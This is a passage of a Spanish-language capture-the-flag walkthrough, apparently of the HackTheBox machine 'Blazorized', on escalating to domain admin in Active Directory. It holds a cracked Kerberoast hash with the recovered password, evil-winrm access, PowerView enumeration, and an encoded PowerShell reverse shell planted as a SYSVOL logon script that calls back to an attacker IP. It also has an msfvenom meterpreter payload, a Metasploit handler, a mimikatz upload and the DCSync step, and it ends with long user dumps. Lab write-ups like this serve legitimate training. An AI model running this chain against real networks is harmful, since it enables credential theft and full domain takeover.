                       25AAEBF7C86904C320C565D6F797EE1E636CA7F275676BD796555BAC9E0114A0D1F98E6243021F018B2C9BBD2548B3B6
                       BBE21E6633FD7227D49C5F86D9D0053B769D65093418BF2577150D950C24AD6D21A68F2D765D535891B8EC19545332E2
                       63687C9A6156D5C9F7B79D6945C81F3ED58A557533BA4562B0EDC35A5642851F6854BB384512FE7825D1C7FEFB02313C
                       1AC5D25A8A82F3400E2371805E503DE71D140157626DE860B3B86A7AC452C53480DB2C9B7835844018D3B55C69C4A690
                       CA3B885275F6521C5C81DF1DB33955ADB9E818D5562A449E04E8492F7DEA88ED3CF4EF96B73F380D37327A8ED367D4EE
                       E89BF65F7756CD39580155A773B45C3577BCACBF8E581DDC590482E92FDF6A9B1F89809C77A7E0890ED1931977B30503
                       666E3246CC6BD396E259B49ACD4960009DFB3F149AC39C797EC9152EFB7EE8755F9023611EAB640E6324E9C85B9EF5B3
                       22334A61BF999548220E3F7450AFE3F45AE00BE085B3AB514C7EBFED8FCCAA078CA716F2BFEBE16FB263301035D06CE4
                       137EFAEA3BD54CF778908CE1DEBA19BE35A60233B2108D7F5949B5E260BF8327E535D102297D6DD8B897DC0C832D36D8
                       26C8E7BB57EC7BE33DC41B2E59FB20F68E20654955BFEC9CC753FF41E529C8646E2C5A797E90B1825475F61FBD4EA609
                       FBE200DC649EA9CC15768AC8FC72309205BC1B68C6A451D22CBA78819ACCED6CD268A9E0BB80FA50E1D52215AD745DF9
                       C6275CA318A453F5075F13A13F808D6DC67400B5027481DA371BA8BC8537B1F84E2EF7303E175BDAE5EE8CC2597FC8D0
                       678F0E5F3178999848851A5F82A0B040DF2A43019C8FBCAB7A65FE85C9A8CFDD39DD80E64311A67C7B93D4AC30310D52
```

```
          1F16ECE9A7CC5E56EA8D7F64ECB0CBA11AFC8BCE1C2DFCB053B2308EFC6C7B9F1DC01F6D17E8AD16D72FFC298F240218
          A13AF865D08CAAFA7F97CEB04D89A972B7BB5D0F701C10280A22241F878462995ED4D12FE4DBE455CF42E448E12D3FB1
          5E16E72E94456ECCFC54E559A66D43F1A07D5C2414DEA7B5625C37ADC32E480DD404BD07F47A89874CD03E719



PS C:\temp>

#Lo que obtenemos es un hash del usuario “test". Con hashcat lo desciframos.
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt -o hash_cracked.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================
================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-10400F CPU @ 2.90GHz, 2882/5829 MB (1024 MB allocatable), 12MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 3 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*UNKNOWN$UNKNOWN$test/test*$e82ec3f1015...03e719
Time.Started.....: Tue Sep 24 16:49:22 2024, (5 secs)
Time.Estimated...: Tue Sep 24 16:49:27 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2843.3 kH/s (1.13ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14321664/14344385 (99.84%)
Rejected.........: 0/14321664 (0.00%)
Restore.Point....: 14315520/14344385 (99.80%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: (sofieee) -> ((al__de3la))

Started: Tue Sep 24 16:49:21 2024
Stopped: Tue Sep 24 16:49:29 2024

#Tenemos las credenciales del usuario ‘RSA_4810’.

user → RSA_4810
passwd → (Ni7856Do9854Ki05Ng0005 #)

#Nos conectaremos con evil_winrm
evil-winrm -i blazorized.htb -u RSA_4810 -p '(Ni7856Do9854Ki05Ng0005 #)'
```

```
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> whoami
blazorized\rsa_4810
```

#Subiremos el script PowerView.ps1.
#Ejecutamos Get-NetUser para ver el número de incios de sesión.
#Nos fijamos en el lgoncount 0 pero el usuario SSA_6010 tiene 3360.
#Vemos como otro usuario ha iniciado sesión mediante el logcount, este es “SSA_6010”.

```
logoncount            : 3360
badpasswordtime       : 6/19/2024 9:58:18 AM
distinguishedname     : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : SSA_6010
lastlogontimestamp    : 9/24/2024 5:02:13 AM
userprincipalname     : SSA_6010@blazorized.htb
name                  : SSA_6010
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1124
samaccountname        : SSA_6010
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 9/24/2024 10:02:13 AM
instancetype          : 4
usncreated            : 29007
objectguid            : 8bf3166b-e716-4f91-946c-174e1fb433ed
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {6/19/2024 1:24:50 PM, 6/14/2024 12:40:41 PM, 6/14/2024 12:40:28 PM, 6/14/2024 12:38:20 PM...}
memberof              : {CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb, CN=Remote Management
Users,CN=Builtin,DC=blazorized,DC=htb}
lastlogon             : 9/24/2024 9:56:13 AM
badpwdcount           : 0
cn                    : SSA_6010
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 2:32:00 PM
primarygroupid        : 513
pwdlastset            : 2/25/2024 11:56:55 AM
usnchanged            : 348302
```

#Si nos vamos a bloodound y buscamos por el usuario “RSA_4810”, veremos como es miembro del grupo “Remote_Support_Administrators”.
#Mediante la transitiviad, vemos como este usuario es miembro del grupo “administrators@blazorized.htb”.
#Eso quiere decir que si escalamos permisos hacia el usuario “SSA_6010” conseguiremos acceso al grupo de administradores.
#Trataremos de conseguir un rev_shell hacia este usuario “SSA_6010”.
#BUscamos un direcotrio con permisos de lextura y escritura. Buscaremos en \sysvol

```
*Evil-WinRM* PS C:\windows\sysvol\sysvol\blazorized.htb\Scripts> dir


    Directory: C:\windows\sysvol\sysvol\blazorized.htb\Scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        5/29/2024   2:38 PM                11DBDAEB100D
d-----        5/29/2024   2:33 PM                A2BFDCF13BB2
d-----        6/20/2024   9:06 AM                A32FF3AEAA23
d-----        5/29/2024   2:36 PM                CADFDDCE0BAD
d-----        5/29/2024   2:37 PM                CAFE30DAABCB


*Evil-WinRM* PS C:\windows\sysvol\sysvol\blazorized.htb\Scripts> icacls A32FF3AEAA23
A32FF3AEAA23 BLAZORIZED\RSA_4810:(OI)(CI)(F)
             BLAZORIZED\Administrator:(OI)(CI)(F)
             BUILTIN\Administrators:(I)(F)
             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
             NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(RX)
             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
             BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
             BUILTIN\Server Operators:(I)(OI)(CI)(RX)

Successfully processed 1 files; Failed processing 0 files
```

#Vemos como el usuario “SSA_6010”. Tiene permisos para ejecutar “DCSync”.

#Primero subiremos un rev_shell para tener una conexión como el usuario SSA_6010.
#Ejecutamos el comando en la sessión

```
*Evil-WinRM* PS C:\windows\sysvol\sysvol\blazorized.htb\scripts> 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgAyADAAIgAsADUANQA1ADUAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA' | Out-File -FilePath C:\windows\SYSVOL\sysvol\blazorized.htb\scripts\A32FF3AEAA23\revshell.bat -Encoding ASCII
```

#Ejecutamos el rev_shell como el usuario “SSA_6010”.

```
*Evil-WinRM* PS C:\windows\sysvol\sysvol\blazorized.htb\scripts> Set-ADUser -Identity SSA_6010 -ScriptPath 'A32FF3AEAA23\revshell.bat'
```

#En la máquina atacante, abrimos un listener por el puerto indicado en nuestro rev_shell.

```
nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.220] from (UNKNOWN) [10.10.11.22] 49271
whoami
blazorized\ssa_6010
PS C:\Windows\system32>
```

#Primero tendremos que lanzar un rev shell desde blazorized\ssa_6010.

```
PS C:\windows\sysvol\sysvol\blazorized.htb\Scripts\A32FF3AEAA23> payload_4444.exe
```

#A parte creamos el payload para mfsconsole, de esta forma ya tendremos nuestra conexión.

```
/usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.220 LPORT=9000 -f exe -o ./payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: ./payload.exe
```

#Para tener la vista en bloodhound, tendremos que marcar la opción “Find Principals with DCSync Rights"
The user SSA_6010@BLAZORIZED.HTB has the DS-Replication-Get-Changes and the DS-Replication-Get-Changes-All privilege on the domain BLAZORIZED.HTB.

These two privileges allow a principal to perform a DCSync attack.

#Nos indica las intrucciones para alcanzar al usuario.
You may perform a dcsync attack to get the password hash of an arbitrary principal using mimikatz:

lsadump::dcsync /domain:testlab.local /user:Administrator
You can also perform the more complicated ExtraSids attack to hop domain trusts. For information on this see the blog post by harmj0y in the references tab.

#Vemos esta referencias:
https://adsecurity.org/?p=1729
https://blog.harmj0y.net/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/
https://www.thehacker.recipes/ad/movement/credentials/dumping/dcsync

#Subiremos el binario mimikatz.exe
https://github.com/ParrotSec/mimikatz.git

```
*Evil-WinRM* PS C:\windows\sysvol\sysvol\blazorized.htb\Scripts> upload mimikatz.exe

Info: Uploading /home/alle/Desktop/machines/Blazorized/mimikatz.exe to C:\windows\sysvol\sysvol\blazorized.htb\Scripts\mimikatz.exe

Data: 1666740 bytes of 1666740 bytes copied

Info: Upload successful!
```

#Importante haber configuardo bien las conexiones para obtener el revershell desde msfconsole (De lo contrario no podremos ejecutar mimikatz.exe).
#Ejecutamos el comando que nos indican en bloodhound.
#Primero ejecutaremos msfconsole para la conexión estable.

```
msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0


     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
         o_o \   M S F   | \
             \   _____  |  *
              |||   WW|||
              |||     |||


       =[ metasploit v6.4.28-dev-                         ]
+ -- --=[ 2454 exploits - 1260 auxiliary - 430 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.220
LHOST => 10.10.14.220
msf6 exploit(multi/handler) > set LPORT 9000
LPORT => 9000
[*] Meterpreter session 15 opened (10.10.14.220:4444 -> 10.10.11.22:51166) at 2024-09-26 23:31:19 +0200
sheListing: C:\windows\sysvol\sysvol\blazorized.htb\Scripts\A32FF3AEAA23
```

Get-NetUser

```
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> upload PowerView.ps1

Info: Uploading /home/alle/Desktop/machines/Blazorized/PowerView.ps1 to C:\Users\RSA_4810\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\RSA_4810\Documents>

Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> Import-Module ./PowerView.ps1
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> Get-NetUser


logoncount                    : 446
badpasswordtime               : 7/1/2024 8:00:42 AM
description                   : Built-in account for administering the computer/domain
distinguishedname             : CN=Administrator,CN=Users,DC=blazorized,DC=htb
objectclass                   : {top, person, organizationalPerson, user}
lastlogontimestamp            : 9/24/2024 5:01:43 AM
name                          : Administrator
objectsid                     : S-1-5-21-2039403211-964143010-2924010611-500
samaccountname                : Administrator
logonhours                    : {255, 255, 255, 255...}
admincount                    : 1
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : 12/31/1600 6:00:00 PM
countrycode                   : 0
whenchanged                   : 9/24/2024 10:01:43 AM
instancetype                  : 4
objectguid                    : cc976606-30dd-483e-a60a-56fe2b3a76b4
lastlogon                     : 9/24/2024 9:55:13 AM
lastlogoff                    : 12/31/1600 6:00:00 PM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata         : {2/2/2024 4:44:23 PM, 2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM...}
memberof                      : {CN=Group Policy Creator Owners,CN=Users,DC=blazorized,DC=htb, CN=Domain Admins,CN=Users,DC=blazorized,DC=htb,
CN=Enterprise Admins,CN=Users,DC=blazorized,DC=htb, CN=Schema Admins,CN=Users,DC=blazorized,DC=htb...}
whencreated                   : 1/8/2024 7:30:25 PM
iscriticalsystemobject        : True
badpwdcount                   : 0
cn                            : Administrator
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated                    : 8196
primarygroupid                : 513
pwdlastset                    : 2/25/2024 11:54:43 AM
msds-supportedencryptiontypes : 0
usnchanged                    : 348259

pwdlastset             : 12/31/1600 6:00:00 PM
logoncount             : 0
badpasswordtime        : 12/31/1600 6:00:00 PM
description            : Built-in account for guest access to the computer/domain
distinguishedname      : CN=Guest,CN=Users,DC=blazorized,DC=htb
objectclass            : {top, person, organizationalPerson, user}
name                   : Guest
objectsid              : S-1-5-21-2039403211-964143010-2924010611-501
samaccountname         : Guest
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 2/2/2024 2:44:29 PM
instancetype           : 4
objectguid             : 86136de6-6e69-45f7-9f13-a314a7934162
lastlogon              : 12/31/1600 6:00:00 PM
lastlogoff             : 12/31/1600 6:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata  : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/8/2024 7:31:24 PM...}
memberof               : CN=Guests,CN=Builtin,DC=blazorized,DC=htb
whencreated            : 1/8/2024 7:30:25 PM
badpwdcount            : 0
cn                     : Guest
useraccountcontrol     : ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated             : 8197
primarygroupid         : 514
iscriticalsystemobject : True
```

```
usnchanged            : 155714

logoncount                    : 0
badpasswordtime               : 12/31/1600 6:00:00 PM
description                   : Key Distribution Center Service Account
distinguishedname             : CN=krbtgt,CN=Users,DC=blazorized,DC=htb
objectclass                   : {top, person, organizationalPerson, user}
name                          : krbtgt
primarygroupid                : 513
objectsid                     : S-1-5-21-2039403211-964143010-2924010611-502
samaccountname                : krbtgt
admincount                    : 1
codepage                      : 0
samaccounttype                : USER_OBJECT
showinadvancedviewonly        : True
accountexpires                : NEVER
cn                            : krbtgt
whenchanged                   : 2/2/2024 4:44:23 PM
instancetype                  : 4
objectguid                    : 2db98603-f485-4617-8373-8724290ffd52
lastlogon                     : 12/31/1600 6:00:00 PM
lastlogoff                    : 12/31/1600 6:00:00 PM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata         : {2/2/2024 4:44:23 PM, 2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM...}
serviceprincipalname          : kadmin/changepw
memberof                      : CN=Denied RODC Password Replication Group,CN=Users,DC=blazorized,DC=htb
whencreated                   : 1/8/2024 7:31:24 PM
iscriticalsystemobject        : True
badpwdcount                   : 0
useraccountcontrol            : ACCOUNTDISABLE, NORMAL_ACCOUNT
usncreated                    : 12324
countrycode                   : 0
pwdlastset                    : 1/8/2024 1:31:24 PM
msds-supportedencryptiontypes : 0
usnchanged                    : 159813

logoncount            : 23
badpasswordtime       : 2/1/2024 1:29:42 PM
distinguishedname     : CN=RSA_4810,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : RSA_4810
lastlogontimestamp    : 9/24/2024 9:52:22 AM
userprincipalname     : RSA_4810@blazorized.htb
name                  : RSA_4810
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1107
samaccountname        : RSA_4810
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 9/24/2024 2:52:22 PM
instancetype          : 4
objectguid            : ed5f4235-a152-4952-bed0-28ae811ee7f4
lastlogon             : 2/2/2024 11:44:30 AM
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/11/2024 2:13:10 AM, 1/10/2024 6:28:26 PM...}
serviceprincipalname  : test/test
memberof              : {CN=Remote_Support_Administrators,CN=Users,DC=blazorized,DC=htb, CN=Remote Management
Users,CN=Builtin,DC=blazorized,DC=htb}
whencreated           : 1/9/2024 11:37:15 AM
badpwdcount           : 0
cn                    : RSA_4810
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated            : 24627
primarygroupid        : 513
pwdlastset            : 2/25/2024 11:55:59 AM
usnchanged            : 348821

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=NU_1056,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : NU_1056
userprincipalname     : NU_1056@blazorized.htb
name                  : NU_1056
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1109
samaccountname        : NU_1056
codepage              : 0
samaccounttype        : USER_OBJECT
```

```
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 24642
objectguid            : cac4b61a-a983-4102-b934-20b254c75dc4
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/9/2024 11:48:10 AM...}
memberof              : CN=Normal_Users,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : NU_1056
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/9/2024 11:48:10 AM
primarygroupid        : 513
pwdlastset            : 1/9/2024 5:48:10 AM
usnchanged            : 155719

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=NU_1057,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
userprincipalname     : NU_1057@blazorized.htb
name                  : NU_1057
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1110
samaccountname        : NU_1057
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 24653
objectguid            : b08e20a0-06c2-4e63-81b8-4607323141a8
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/9/2024 11:49:39 AM...}
givenname             : Dimitirs
memberof              : CN=Normal_Users,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : NU_1057
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/9/2024 11:49:39 AM
primarygroupid        : 513
pwdlastset            : 1/9/2024 5:49:39 AM
usnchanged            : 155720

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=NU_1058,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : NU_1058
userprincipalname     : NU_1058@blazorized.htb
name                  : NU_1058
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1111
samaccountname        : NU_1058
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 24663
objectguid            : 734070e5-eb80-4c41-a285-7231d97994be
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/9/2024 11:50:22 AM...}
memberof              : CN=Normal_Users,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : NU_1058
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/9/2024 11:50:22 AM
primarygroupid        : 513
pwdlastset            : 1/9/2024 5:50:22 AM
usnchanged            : 155721

logoncount            : 138
```

```
badpasswordtime       : 2/1/2024 10:14:00 AM
distinguishedname     : CN=NU_1055,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : NU_1055
lastlogontimestamp    : 9/24/2024 5:03:14 AM
userprincipalname     : NU_1055@blazorized.htb
name                  : NU_1055
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1117
samaccountname        : NU_1055
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 9/24/2024 10:03:14 AM
instancetype          : 4
usncreated            : 28923
objectguid            : 6b24f229-0beb-4fc9-89e0-517677771a50
lastlogoff            : 12/31/1600 6:00:00 PM
homedirectory         : C:\Users\NU_1055
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/11/2024 2:11:42 AM, 1/10/2024 6:28:26 PM...}
memberof              : {CN=Normal_Users,CN=Users,DC=blazorized,DC=htb, CN=Remote Management Users,CN=Builtin,DC=blazorized,DC=htb,
CN=IIS_IUSRS,CN=Builtin,DC=blazorized,DC=htb}
lastlogon             : 9/24/2024 9:32:18 AM
profilepath           : C:\Users\NU_1055
badpwdcount           : 0
cn                    : NU_1055
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 1:23:58 PM
primarygroupid        : 513
pwdlastset            : 2/25/2024 11:55:06 AM
usnchanged            : 348306

logoncount            : 2
badpasswordtime       : 1/10/2024 12:03:45 PM
distinguishedname     : CN=RSA_4811,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : RSA_4811
lastlogontimestamp    : 1/10/2024 11:59:42 AM
userprincipalname     : RSA_4811@blazorized.htb
name                  : RSA_4811
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1118
samaccountname        : RSA_4811
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 28940
objectguid            : 692fca91-dd2a-4a7c-bc7c-8418bbaaccf5
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 1:36:42 PM...}
memberof              : CN=Remote_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 1/10/2024 12:04:05 PM
badpwdcount           : 0
cn                    : RSA_4811
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 1:36:41 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 7:36:41 AM
usnchanged            : 155723

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=RSA_4812,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : RSA_4812
userprincipalname     : RSA_4812@blazorized.htb
name                  : RSA_4812
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1120
samaccountname        : RSA_4812
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/2/2024 2:44:29 PM
instancetype          : 4
usncreated            : 28954
```

```
objectguid            : 0acad1cf-e852-4aa4-8c1b-0b86cd6b7c13
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {2/2/2024 2:44:29 PM, 2/2/2024 2:40:50 PM, 1/10/2024 6:28:26 PM, 1/10/2024 1:38:29 PM...}
memberof              : CN=Remote_Support_Administrators,CN=Users,DC=blazorized,DC=htb
lastlogon             : 12/31/1600 6:00:00 PM
badpwdcount           : 0
cn                    : RSA_4812
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 1:38:29 PM
primarygroupid        : 513
pwdlastset            : 1/10/2024 7:38:29 AM
usnchanged            : 155724

logoncount            : 0
badpasswordtime       : 12/31/1600 6:00:00 PM
distinguishedname     : CN=RSA_4813,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : RSA_4813
userprincipalname     : RSA_4813@blazorized.htb
name                  : RSA_4813
